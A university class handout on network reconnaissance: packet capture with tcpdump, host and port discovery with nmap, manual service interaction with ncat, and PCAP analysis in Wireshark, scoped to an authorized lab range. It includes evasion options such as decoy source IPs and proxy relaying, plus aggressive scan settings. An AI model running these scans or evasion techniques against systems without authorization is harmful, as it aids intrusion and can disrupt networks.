

FINDING COMPUTERS, SCANNING AND BASIC NETWORK ANALYSIS



“The one where we are like Trinity and use Nmap.”

October 3rd, 2024

Credits

Content: Sebastian Garcia
Ondřej Lukáš
Maria Rigaki
Martin Řepa
Lukáš Forst
Veronica Valeros
Muris Sladić

Illustrations: Fermin Valeros

Design: Veronica Garcia
Veronica Valeros
Ondřej Lukáš

Music: Sebastian Garcia
Veronica Valeros
Ondřej Lukáš




CTU Video Recording: Jan Sláma, Václav Svoboda, Marcela Charvatová

Audio files and Stickers: Veronica Valeros

CLASS DOCUMENT	https://bit.ly/BSY2024-2
WEBSITE	https://cybersecurity.bsy.fel.cvut.cz/
CLASS MATRIX	https://matrix.bsy.fel.cvut.cz/
CLASS CTFD (CTU STUDENTS)	https://ctfd.bsy.fel.cvut.cz/
CLASS PASSCODE FORM (ONLINE STUDENTS)	https://bit.ly/BSY-VerifyClass
FEEDBACK	https://bit.ly/BSYFEEDBACK
LIVESTREAM	https://www.youtube.com/playlist?list=PLQL6z4JeTTQmu09ltEQajit6tk0KnRsLh
INTRO SOUND	https://www.youtube.com/watch?v=lzuJpFs2u4s
VIDEO RECORDINGS PLAYLIST	https://www.youtube.com/playlist?list=PLQL6z4JeTTQk_z3vwSlvn6wIHMeNQFU3d
CLASS AUDIO	https://audio.com/stratosphere


Install Wireshark now!

Pioneer Surprise Prize! (14:32, 1m)


1 st Place	2 nd Place	3 rd Place
 <p>Raspberry Pi Pico</p>	 <p>TCP Packet Programmable Electronic Badge (info)</p>	 <p>PiGlow</p>
<p>Luboslav Motošický (motoslub) 9:00:51 PM</p>	<p>Pavel Sušický (susicipav) 9:01:35 PM</p>	<p>Tomáš Veselý (veselt27) 9:01:55 PM</p>

Results from the Survey of Last Class (14:33, 1m)


Count of How was the class tempo?




Count of How well could you follow what the teacher explained in class?



Count of How well could you replicate what the teacher showed in your device?



Count of How did you like the support material?



Parish Notices (14:34, 2m)

- Thanks to the online community for helping others!
- Remember some Netiquette ([source](#))
 - Stick to the rules of conduct that you follow in real life.
 - Think of the person behind each chat.
 - Present your best side online.
 - Read **first**, then ask.
 - Respect the time and bandwidth of others.
 - Be clear and precise with your questions. Give error information.
 - Ask in the appropriate channels, not in *all* of them simultaneously.

Goal: To learn how to find computers and services during the reconnaissance phase and how to detect this in the network.

Getting Ready for Today (14:36, 0m)

Today, we are going to be finding new devices in the network, so you need to store all the packets sent and received in your docker's interface for later analysis.

PCAP or it didn't happen

Start Packet Capturing (14:36, 10m)

1. Connect to your Docker (everyone).
2. Check which is your interface
 - a. `ip a`
 - b. You should see `eth0` or `eth1`.
 - i. If you have something like `eth0@if1761`, it is the `eth0`.
3. Let's see some packets in the network.

First, let's see the packets coming and going on that interface.

Be ready to press **CTRL-C** because you will see your own SSH traffic.

a. `tcpdump -n -s0 -i eth0`

- i. `-n` → do not resolve hostnames
- ii. `-s0` → capture the full packet; do not snap the packet size. Yes, very old. Yes, we don't need it.
- iii. `-i <interface>` → network interface name

4. If you want to **ignore your own SSH traffic**, you may add a filter:

a. `tcpdump -n -s0 -i eth0 port ! 22`

- i. `port 22` → Filter to show only packets having either the source port or destination port 22. In any protocol, TCP or UDP.
- ii. `!` The exclamation mark means negation. Show the packets that do not come from port 22 and do not go to port 22, in any protocol.

5. This filter is **not so good** because it removes all SSH traffic, even traffic that is **not** yours. And you **want** to see the SSH traffic of others, for example someone trying to login to your computer.

A better approach is to filter out the **IP address** you used to connect to the SSH.

6. You can learn your remote IP address by doing this.

a. `echo $SSH_CONNECTION`


- i. This is a special environment variable created by SSHd.
- ii. You should see something like

1. `147.32.83.139 60726 172.20.0.2 22`


2. The **first IP** (147.32.83.139) is the IP of the computer you are using as a client to connect to the SSH server.

3. After that is your source port.


4. After that is the IP of the SSH server and port.

7. Find your IP, and the new filter is (replace x.x.x.x with your IP) ()

a. `tcpdump -n -s0 -i eth0 host ! x.x.x.x`

8. You can also use the variable directly ( )

a. `tcpdump -n -s0 -i eth0 host ! $(echo $SSH_CONNECTION | cut -d ' ' -f 1)`

- i. Here `$()` is called *command substitution*. It allows you to execute a command and replace the `$(...)` expression with the output of that command.
9. Alternatively, you can do another script-foo magic to find your IP automatically 
 - a. `ss -tanp | grep sshd | grep ESTAB | head -n 1 | awk {'print $5'} | awk -F: {'print $1'}`
`ss` (Socket Statistics) is a program to display information about network sockets.
 - i. `-t` → TCP sockets (since SSH uses TCP)
 - ii. `-a` → All listening and non-listening sockets.
 - iii. `-n` → Do not resolve dns
 - iv. `-p` → Show the process using the socket
 - v. `|` is the pipe symbol
 - vi. `grep sshd` → only print the lines that say 'sshd'
 - vii. `grep ESTAB` → only print the lines that say ESTAB
 - viii. `head -n 1` → keep only the first line
 - ix. `awk {'print $5'}` → Print the 5th column, separated by spaces
 - x. `awk -F: {'print $1'}` → Print the 1st column, separated by :
 - b. So, the tcpdump filter can also be
 - i. `tcpdump -n -s0 -i eth0 host ! $(ss -tanp | grep sshd | grep ESTAB | head -n 1 | awk {'print $5'} | awk -F: {'print $1'})`

Storing the captured packets in a file (14:46, 5m)

Goal: To Leave a tcpdump capturing and create new PCAP files per day.

1. So, what is PCAP?
 - a. PCAP is a file format to store network packets.

- b. Originally defined in an RFC standard [document](#).
 - c. Technically, now we use PCAP-NG, a little better. Defined [here](#).
- 2. Use **tmux**
 - a. What is tmux?
 - i. A command-line tool to manage multiple terminal sessions within a single window or remote shell session. It enables you to create, access, and control multiple terminals (called panes) from a single screen and detach or reattach them as needed.
 - b. Create one virtual terminal
 - i. `tmux new -t capture`
 - c. Run some commands to test, like `ps`
 - d. Then go out with
 - i. `CTRL-B D`
 - e. You can connect back with
 - i. `tmux a -t capture`
 - ii. If you only have one tmux, you can attach directly to it with `a`
- 3. Start the tcpdump inside a tmux
 - a. `tcpdump -n -s0 -i eth0 -v -w /tmp/capture-%Y-%m-%d--%H:%M:%S.pcap -l -G 86400 -W 7 host ! $(ss -tanp | grep sshd | grep ESTAB | head -n 1 | awk {'print $5'}) | awk -F: {'print $1'})`
 - i. `-v` → increase output verbosity (with `-w` shows captured packets)
 - ii. `-w <filename>` → save capture to file (format of name specified)
 - iii. `-l` → do not buffer and send packets directly out
 - iv. `-G` → rotate the PCAP file every X amount of seconds
 - 1. 86400 is one day
 - v. `-W` → Do not create more than X files. (We put 7 files here)
 - vi. `host ! $(bash script)`: Filter to ignore packets from the host that resulted from executing the bash code inside `$()`

4. Get out of the virtual terminal and verify that tcpdump is running in the background:
 - a. `ps afx | grep tcpdump`
 - i. `ps afx` → list all the processes running
 - ii. `|` → We call this symbol 'pipe' and is the representation of the concept of pipes in Unix/Linux. They connect two processes like a pipe. What gets out of one, gets into the other.
 - iii. Here the output of `ps` goes to the input of `grep`.
 - iv. `grep` → search for a given string
 - b. Maybe even check the file is in `/tmp`
5. From time to time, **copy** the PCAP files to your home computer with **scp** (Linux) or **pscp -scp** (in Windows) if you don't want to lose them:
 - a. From StratoCyberLab
 - i. `scp -P 2222 root@localhost: "/tmp/*.pcap" <your folder such as .>`
 - b. From CTU infrastructure
 - i. `scp -P <your-ssh-port> -r root@147.32.83.132: "/tmp/*.pcap" <your folder such as .>`

Be careful that the PCAPs may consume all the shared disk space! Back them up regularly to your home computer! If they grow too much, we will delete them!

Reconnaissance is the first step. Nmap! (14:51, 2m)

Reconnaissance is the process of finding out information about our target.

Find information about the company, organization, domains, IPs, services, versions, person working, etc.

In this class we will limit to network reconnaissance, so IPs, ports, and services.

There are generally two types of network security: **passive** and **active**.

- **Passive** means not sending packets out. For example, sniffing in the network with tcpdump or finding host names in the files of the computer you control.
- **Active** means sending packets to find hosts and then port scanning to discover services.

For most tasks of reconnaissance we use **nmap**¹. Nmap is a free and open-source network scanner created to discover hosts and services in the network². Literally one of the most used security tools ever. [Nmap cheat sheet](#)

How do you know that a computer is up? (14:53, 20m)

We consider a computer to be **up/working/active** if we have network evidence of its activity. Many computers are active and unfindable, especially security network sniffers.

If you see **any** packet **from** a computer, it usually means it is up. So, let's try to make a computer answer by sending a specific packet.

Nmap can use different protocols to determine if a computer is up. Nmap can do more things if run as **root**.

For the students online, in the StratoCyberLab, you need to first start the '**Class 02 - Network Analysis**,' to be able to find things.

1. **Multicast/Broadcast** and **sniffing**
 - a. `nmap -n -v --script discovery`
 - i. `-n` → Do not resolve DNS
 - ii. `-v` → Be verbose level 1

¹ <https://linux.die.net/man/1/nmap>

² Nmap, The Network Mapper, <https://nmap.org/>. Accessed on 2023/10/12.

- iii. `--script` → Invoke the LUA scripts of nmap³.
 - 1. discovery → invoke the scripts in the 'discovery' category.
Here are all of them `/usr/share/nmap/scripts/`

- iv. If you are curious about what nmap is doing, use debugging

- 1. `-d` → Be debugging level 1.

- 2. **ARP** (only for local/ethernet networks), no IP layer.

The best way to find computers in a local network is with ARP because it is very fast, it is common and expected, and not every tool detects it.

- a. `nmap -sn -n 172.20.0.0/26` (I don't put `-v` for space reasons, but you can)
 - i. 172.20.0.0 is the address of the network
 - ii. /26 is size of the network you want to test. (CIDR notation). 26 means use only 6 bits for the hosts, that means 64 hosts. From 0 to 63.
 - iii. `-sn` → "Ping scan," disable port scan. So nmap only does host discovery if the user is privileged.
 - iv. `-n` → Do not resolve the hostnames of these IPs
 - v. `-v` → Be verbose level 1

- 3. Wait, CIDR notation?

- a. Created because we were running out of IP addresses in 1993, **Classless Inter-Domain Routing** (CIDR) is a routing method to use a finer sub-division of networks by making the **network mask** determined by the **number of bits after the /**.

³ <https://nmap.org/book/nse-language.html>

172.16.0.0 /24

What are the first and last assignable IPs?

	10101100.	00010000.	00000000.	00000000	
First	10101100.	00010000.	00000000.	00000001	172.16.0.1
Last	10101100.	00010000.	00000000.	11111110	172.16.0.254

152.2.136.0 /26

	10011000.	00000010.	10001000.	00000000	
First	10011000.	00000010.	10001000.	00000001	152.2.136.1
Last	10011000.	00000010.	10001000.	00111110	152.2.136.62

Image by Michel Burnett ⁴

4. Use all techniques that include an IP packet

a. `nmap -sn -n 172.20.0.0/26 --send-ip`i. `--send-ip` → force nmap to use IP and not ARPb. Let's see which packets are sent. Add `--packet-trace`:i. `nmap -sn -n 172.20.0.0/26 --send-ip --packet-trace | less`

1. ICMP echo request

2. TCP SYN to port 443

3. TCP ACK to port 80

4. ICMP Timestamp request (type=13/code=0)

5. UDP

a. `nmap -sn -PU -n -v 172.20.0.0/26 --send-ip`

b. What is it sending?

c. Can you see any way of identifying this traffic easily?

6. ICMP

a. Echo request

i. `nmap -sn -PE -n -v 172.20.0.0/26 --send-ip`

b. Address netmask request

⁴<https://michelburnett27.medium.com/understanding-cidr-notation-and-ip-address-range-3ad28194bc8d>

- i. `nmap -sn -PM -n -v 172.20.0.0/26 --send-ip`
- c. ICMP timestamp query
 - i. `nmap -sn -PP -n -v 172.20.0.0/26 --send-ip`
7. Other methods:
 - a. TCP ACK. Should respond RST.
 - i. `-PA`
8. **Pro-tip:** While Nmap is running use various keys to interact with Nmap in real-time:
 - a. **'d'** to increase the debugging
 - b. **'D'** to decrease the debugging
 - c. **'v'** to increase verbosity when it finishes
 - d. **'V'** to decrease it.

Is it illegal or unethical to port scan? (15:13, 3m)

For the whole world, the short answer is *probably* not. But...⁵

- In most countries in the world, it is **not** illegal to perform a port scan **from** it.
- But most countries protect themselves by saying that it **may** be illegal **to** scan them.
- An easy protection is *never* to scan the country where you are.
- However, some countries may still not allow to scan from them. You need to check the laws in your country. *If unclear to you, don't scan without permission.*
- As security practitioners and students, is common to scan Internet hosts. This is fine if you are aware of the risks, if you avoid doing it from your home computer, and if you ethically work for the security benefit of the Internet.
- Portscans can disrupt hosts or networks, so you always need to be careful. Old computers may have problems, especially in industrial control systems. Scan slow.
- You are going to be scanning the range 147.32.82.196-222, which belongs to CVUT, and you have authorization.

⁵ <https://cybernews.com/editorial/port-scanning-legality-explained/>

Password time!! (15:16, 0m)

The password for this class for those online is...

Interact with a server: Ports (15:16, 10m)

Port: a mechanism to communicate from application to an application using TCP/UDP

1. States of ports

State	TCP Description	TCP Response Packet	UDP Description	UDP Response Packet
Open	Port is accepting TCP connections.	SYN-ACK in response to a SYN packet.	Port is accepting UDP packets.	Service-specific response (e.g., DNS reply) or no response.
Closed	Port is reachable but not open for TCP connections.	RST (Reset) in response to a SYN packet.	Port is reachable but not open for UDP communication.	ICMP Port Unreachable message.
Filtered	Firewall or filter is blocking the port.	No response or ICMP filtered messages.	Firewall or filter is blocking the port.	No response or ICMP filtered messages.
Unfiltered	Port is accessible, state unclear (open or closed).	RST or SYN-ACK with ambiguous context.	Port is accessible, state unclear (open or closed).	No response or partial response.
Open	Filtered	Cannot determine if port is open or filtered.	No response, making it unclear.	Cannot determine if port is open or filtered.

2. Searching for them in TCP. Fast ports with -F, top 100

a. `nmap -sS -n -v 147.32.82.196-222 -F`

- i. 147.32.82.196-222 is a way to indicate IP addresses using ranges.
- ii. -sS → SYN scan. Send a SYN packet.
- iii. -F → Fast, top 100

3. If you only want to see open ports you can use --open

4. Searching for them in TCP. Most used **top** 1000 (by default)
 - a. `nmap -sS -n -v 147.32.82.196-222`
5. Question: How come nmap knows which are the “**top**” used ports?
6. Searching for 1 port in TCP (horizontal port scan)
 - a. `nmap -sS -n -v 147.32.82.196-222 -p 80 --open`
7. Searching for **all the ports**. It can take long!
But this is the only way to find all the ports. Just be aware that it can take time.
 - a. `nmap -sS -n -v 147.32.82.196 -p-`
8. There are some variants in how to scan ports.
 - a. `-sS` → SYN scan. Send a SYN, if RST-ACK is back is closed. If ACK is back, is open. If nothing is back, filtered.
 - b. `-sA` → ACK scan
 - c. `-sT` → TCP connect. The full SYN-SYN-ACK-ACK
 - d. `-sN/-sX/-sF` → Too old, just for fun.
 - e. `-sY/sZ`. SCTP
9. Searching for all of them in UDP
 - a. UDP is slow! Why?
 - b. Get it faster with `-T 5` (fewer ports with `-F`)⁶
 - c. `nmap -sU -n -v 147.32.82.196 -T5`

~~~~  **First Break!**  ~~~~ (15:26)

## How do you find which service runs on each port?

(15:36, 20m)

A service is an application that is listening in a TCP/UDP port

1. How to find the service's version

---

<sup>6</sup> More on Nmap timings when scanning:

<https://nmap.org/book/man-performance.html#:~:text=Fortunately%2C%20Nmap%20offers%20a%20simpler,two%20are%20for%20IDS%20evasion>

- `nmap -sS -sV -n -v 172.20.0.2 -F -Pn`
  - i. `-sV` → Find service version
- `nmap -sS -sV -n -v 147.32.82.196 -T 4 -F -Pn`

## 2. **Scripts** are one of Nmap's best features!

- `nmap -sS -sV -n -v 147.32.82.196 -sC -p 548`
  - i. `-sC` → Use default scripts
- Again, you can pick a script from `/usr/share/nmap/scripts/`
  - i. The **default** scripts are
    1. `grep categories /usr/share/nmap/scripts/* | grep default`
- Use specific scripts with:
  - i. `--script=nfs-showmount.nse`

## 3. Try to connect and interact with it manually:

- To connect to a service, we just need to send and receive data back.
- What data to send will depend on the protocol! Welcome to ncat!
- **HTTP** (we saw last week)
- **SMTP**: send e-mails (CTU network blocks outgoing connections to port 25/TCP)
  - i. For online students
    1. `ncat 184.72.106.251 5400`
      - a. `ehlo asdfasdf.com`
      - b. `mail from: tes@test.com`
      - c. `rcpt to: rigakmar@fel.cvut.cz`
      - d. `data`
      - e. `Subject: sadfasdf`
      - f. `hi`

- g. `How are you?`
    - h. `.`
    - i. `quit`
  - ii. For in-person students
    - 1. `ncat max.feld.cvut.cz 25`
      - a. `ehlo asdfasdf.com`
      - b. `mail from: info@fel.cvut.cz`
      - c. `rcpt to: rigakmar@fel.cvut.cz`
      - d. `data`
      - e. `Subject: sadfasdf`
      - f. `hi`
      - g. `How are you?`
      - h. `.`
      - i. `quit`
- If the port uses TLS, like 465/tcp (ssl/smtp), you can still connect from command line
  - i. `openssl s_client -connect 79.124.58.182:465`
- Pop3
  - i. `ncat 58.224.162.34 110`
- Other services
  - i. If you know the protocol (e.g. mysql), always use its own client.
  - ii. If not, you can try to interact with ncat or try nmap to find the service with `-sV`.

### Nmap can do much, much more! (15:56, 5m)

Nmap is a powerful tool<sup>7</sup>. Apart from what we saw, it can:

- Important! Tune the **timing** to be more or less aggressive.

---

<sup>7</sup> The book about Nmap is at least 50% online for free at <https://nmap.org/book/toc.html>



- **-T** → Is the timing parameters. From 0 to 5 (paranoid|sneaky|polite|normal|aggressive|insane). The default is 3.
- **Be careful! Faster means a probability of losing packets.** If you combine **-T 5** and **-sU** for UDP, you will not detect a lot of open ports.
- **-D**: Send extra packets by using decoy/fake source IPs. Nice to hide the real source.
- Abuse FTP to relay connections through FTP 'proxies'. (-b).
- Relay TCP connections through a chain of HTTP or SOCKS4 proxies (--proxies).
- Fingerprint the operating system
  - `nmap -sS -O -n -v 147.32.82.196`
    - Extra trivia, how does nmap compute the 'Uptime guess'? Answer:
- **Do everything together with -A**
  - Service of ports, operating system, scripts, traceroute, etc.
  - `nmap -A -n -v 147.32.82.196`
- If you are in a local network and do -sC all, you will even sniff packets to find computers and use multicast.
- **Output** in multiple formats:
  - Normal text
    - i. `-oN outputfile`
  - All
    - i. `-oA outputfile`

### Fastest nmap ever? Be careful! Is very powerful.

```
time nmap -sS -Pn -n -v 147.32.82.196 -T5 --min-parallelism 200
--max-rtt-timeout 5 --max-retries 1 --max-scan-delay 0 --min-rate 10000
```

## Let's analyze some real PCAP file! (16:01, 1m)

Goal: To know how to analyze packets and identify whether it is an attack. To know tcpdump and Wireshark

We will use the file **training-capture-001.pcap** and analyze it both in tcpdump and Wireshark. The PCAP capture is on your containers at:

[/data/training-capture-001.pcap](#)

## Analyzing traffic with tcpdump (16:01, 25m)

1. Open the packet capture with tcpdump:  
tcpdump is the best command-line packet analyzer, like ever.
  - a. `tcpdump -tttt -n -s0 -r /data/training-capture-001.pcap | tcpdump-colorize.pl | less -R`
    - i. `-tttt` → print the complete datetime
    - ii. `-n` → do not resolve hostnames
    - iii. `-s0` → capture the full packet, do not snap the packet size
    - iv. `-r` → read from file
    - v. `tcpdump-colorize.pl` → a Perl tool we adapted to add colors to lines.
    - vi. `less` → command line utility that displays the contents of a file or a command output, one page at a time
    - vii. `less -R` → Do not escape ANSI "color" sequences.
2. (Extra) Beware of the time zone!
  - a. The problem is that tcpdump **stores packets in UTC time** in the pcap file. So you always need to tell tcpdump in which time zone you are if you want to know *what time was in your zone when the capture happened*.
  - b. Remember that if you don't know *where* the capture was done, this information is lost (not in pcapng).

- c. If a capture was done in TZ CEST, you can see the original time with
  - i. `TZ=CEST tcpdump -tttt -n -s0 -r /data/training-capture-001.pcap | less`
    - 1. TZ=CEST → Change the timezone to CET
- d. This TZ change should change the timezone to **GMT+02**!
- 3. See the content of packets
  - a. `tcpdump -n -s0 -r /data/training-capture-001.pcap -tttt -A | tcpdump-colorize.pl | less -R`
    - i. `-A` → Show the content of the packets.
- 4. Adding numbers to packets
  - a. `tcpdump --number -n -s0 -r /data/training-capture-001.pcap -tttt -A | tcpdump-colorize.pl | less -R`
    - i. `--number` → Show the packet numbers.
- 5. Let's **analyze** some packets at the beginning
  - a. The **goal** is
    - i. To understand the protocols and packets.
    - ii. To see if this is an attack or benign capture.
- 6. Filters
  - a. Tcpdump allows you to filter packets by using keywords. They can be in any position, but they have to be all together.
  - b. Some tcpdump filters you may use
    - i. `udp`

1. `tcpdump --number -n -s0 -r /data/training-capture-001.pcap -tttt -A udp | tcpdump-colorize.pl | less -R`
- ii. `icmp`
- iii. `not udp`
- iv. `port 53`
- v. `host 8.8.8.8`
- vi. `host 8.8.8.8 and udp`
- vii. `host 8.8.8.8 and udp and not port 53`
- viii. `\(port 80 or port 443\)`

1. Parenthesis must be escaped for bash as `\(` and `\)`

7. [Cheat Sheet](#) of IPv6 local-link broadcast addresses

~~~~  **Second Break!**  ~~~~ (16:26)

Analyzing with Wireshark (16:26, 25m)

Let's use Wireshark now to see the same PCAP on your computer!

If you need to download the file training-capture-001.pcap to your computer:

- <https://mega.nz/#!uaZjxYaL!Edrg2zH2jDFOeBB5S6Q1sTjLqy0sneiSv0dr9DrtPJA>
- <https://drive.google.com/file/d/1PPOKRgqQQoprufUqF6Z6rEw8ooOXqhpY/view?usp=sharing>

1. Start Wireshark, and open the traffic capture training-capture-001.pcap.
2. What is Wireshark
 - a. Wireshark is a popular open-source network protocol analyzer used for capturing and inspecting the data traffic on a network in real-time.
3. There are three main panels in Wireshark⁸:

⁸ '3.3. The Main window'. https://www.wireshark.org/docs/wsug_html_chunked/ChUseMainWindowSection.html (accessed Oct. 05, 2022).

- a. **Packet List Panel**, which shows a summary of each packet captured
 - b. **Packet Details Panel**, which shows the details of a selected packet in the packet list panel. The details show all the protocol stack from the link to the application layer.
 - c. **Packet Bytes Panel**, which shows the data of the selected packet.
4. Configure the columns in Wireshark:
 - a. Right-click on any column name and go to Column Preferences.
 - b. Make sure the following column names are selected: **Packet Number, Time, Source, SrcPort, Destination, DstPort, Protocol, Length, Info**
5. Identify the hosts, ports, and protocols used.
 - a. Menu Statistics > Protocol Hierarchy
 - b. Menu Statistics > Conversations
6. Identify a connection and see its content:
 - a. Find a TCP packet you want to analyze its connection.
 - b. Right-click and follow stream
 - c. When you are back, remember to de-apply the filter on top.
7. Filters⁹
 - a. `tcp`
 - b. `udp`
 - c. `dns`
 - d. `ip.addr == 8.8.8.8`
 - e. `tcp and udp`
 - f. `not tcp and not ip.addr == 8.8.8.8`
 - g. `http`
 - h. `dns`
8. While filtering `http`, Change the **Time Visualization** to observe periodicity

⁹ '6.3. Filtering Packets While Viewing'.

https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.html (accessed Oct. 05, 2022).

- a. Menu View > Time Display Format > Seconds since previously displayed packet
9. How to put a magic **host** custom column
 - a. Right-click in any column name
 - b. Column Preferences
 - c. Press + to add a new column
 - d. Type: Custom
 - e. **Field content**¹⁰
http.host || tls.handshake.extensions_server_name || dns.qry.name
 - f. Read more on SNI:
<https://www.cloudflare.com/en-gb/learning/ssl/what-is-sni/>

Analyze Your Scan Capture (16:46, 1m)

Now, we are going to analyze the port scan capture you created earlier.

Goal: To know which computers were scanned, techniques, and open ports.

If you have your own capture, use it. If not, you can use our version





- In CTU dockers is already in: `/data/capture-2021-09-29-forclass.pcap`
- Inside StratoCyberLab or at home: `wget -q "https://drive.usercontent.google.com/u/1/uc?id=1T7hQERKpA7gFqcBceILq1YypVa0c9cYF&export=download" -O /data/capture-2021-09-29-forclass.pcap`

For a better understanding of the architecture of IP addresses in StratoCyberLab see the documentation [here](#).

Analyzing with tcpdump (16:47, 25m)

1. How many packets are in the capture? (📁)
A generic analysis to see what you are dealing with.

¹⁰ If you have an old version of Wireshark and this filter doesn't work, try replacing the `tls` for `ssl`.

- a. `tcpdump -tttt -n -r /data/capture-2021-09-29-forclass.pcap | wc -l`
2. First analysis by hand:
This is a generic high-level analysis that tells you what you are dealing with, without going deep.
 - a. `tcpdump -tttt -n -r /data/capture-2021-09-29-forclass.pcap -A | tcpdump-colorize.pl | less -R`
 - b. The mystery of the *ethertype Unknown (0x88d9)* packet.
 - i. **tl;dr** is nmap sending LLTD (Link Layer Topology Discovery (LLTD)) packet probes ([here](#)).
3. Identify the scanner ()
 - a. In this capture is the IP **172.20.0.2**
4. Which techniques were used? ()
 - a. Multicast, Broadcast, ARP, ICMP, TCP/SYN.
5. Question: Which IPs were scanned using TCP? And how many packets to each? ()
 - a. `tcpdump --number -n -s0 -r /data/capture-2021-09-29-forclass.pcap src host 172.20.0.2 and tcp | awk '{print $6}'|awk -F'.' '{print $1"."$2"."$3"."$4}'|sort|uniq -c|sort -r|less`
 - i. `awk '{print $6}':` Separate the 6th column.
 - ii. `awk -F'.' '{print $1"."$2"."$3"."$4}'`. Re-print the IP address without the port
 - iii. `sort:` sort
 - iv. `uniq -c:` Count unique lines and print the count
 - v. `sort -r:` Sort the list of unique lines
6. How many unique IPs were scanned? ()
 - a. `tcpdump --number -n -s0 -r /data/capture-2021-09-29-forclass.pcap src host 172.20.0.2 and tcp | awk '{print $6}'|awk -F'.' '{print $1"."$2"."$3"."$4}'|sort|uniq -c|sort -r|wc -l`

- i. Same command but with `wc -l` to count lines
7. How many subnets and packets to each? (📁📁📁)
 - a.

```
tcpdump --number -n -s0 -r
/data/capture-2021-09-29-forclass.pcap src host 172.20.0.2 and
tcp | awk '{print $6}'|awk -F'.' '{print
$1"."$2"."$3}'|sort|uniq -c|sort -r
```

 - i. Just delete `"."`\$4
8. How many ports were found open, and in which IPs? (📁📁📁)
 - a.


```
tcpdump --number -n -s0 -r
/data/capture-2021-09-29-forclass.pcap dst host 172.20.0.2 and
'tcp[tcpflags] & (tcp-syn|tcp-ack) == (tcp-syn|tcp-ack)' | awk
'{print $4}' | awk -F'.' '{print $1"."$2"."$3"."$4"
"$5}'|sort|uniq -c|sort -rn|less
```

 - i. `'tcp[tcpflags] & (tcp-syn|tcp-ack) == (tcp-syn|tcp-ack)'`: tcpdump advance binary matching of individual flags. The **green** is a binary XOR, that should match the **violet**.
 - ii. `awk '{print $4}'`: Print the fourth column (ip+port)
 - iii. `awk -F'.' '{print $1"."$2"."$3"."$4" "$5}'`: Separate the IP with a space from the port

This filter has an **error**. Connections **started** by the client and that received packets with data as an **answer** will also be shown, but those are **not** started by others. Be careful. To solve this, we will use flows in the next classes.

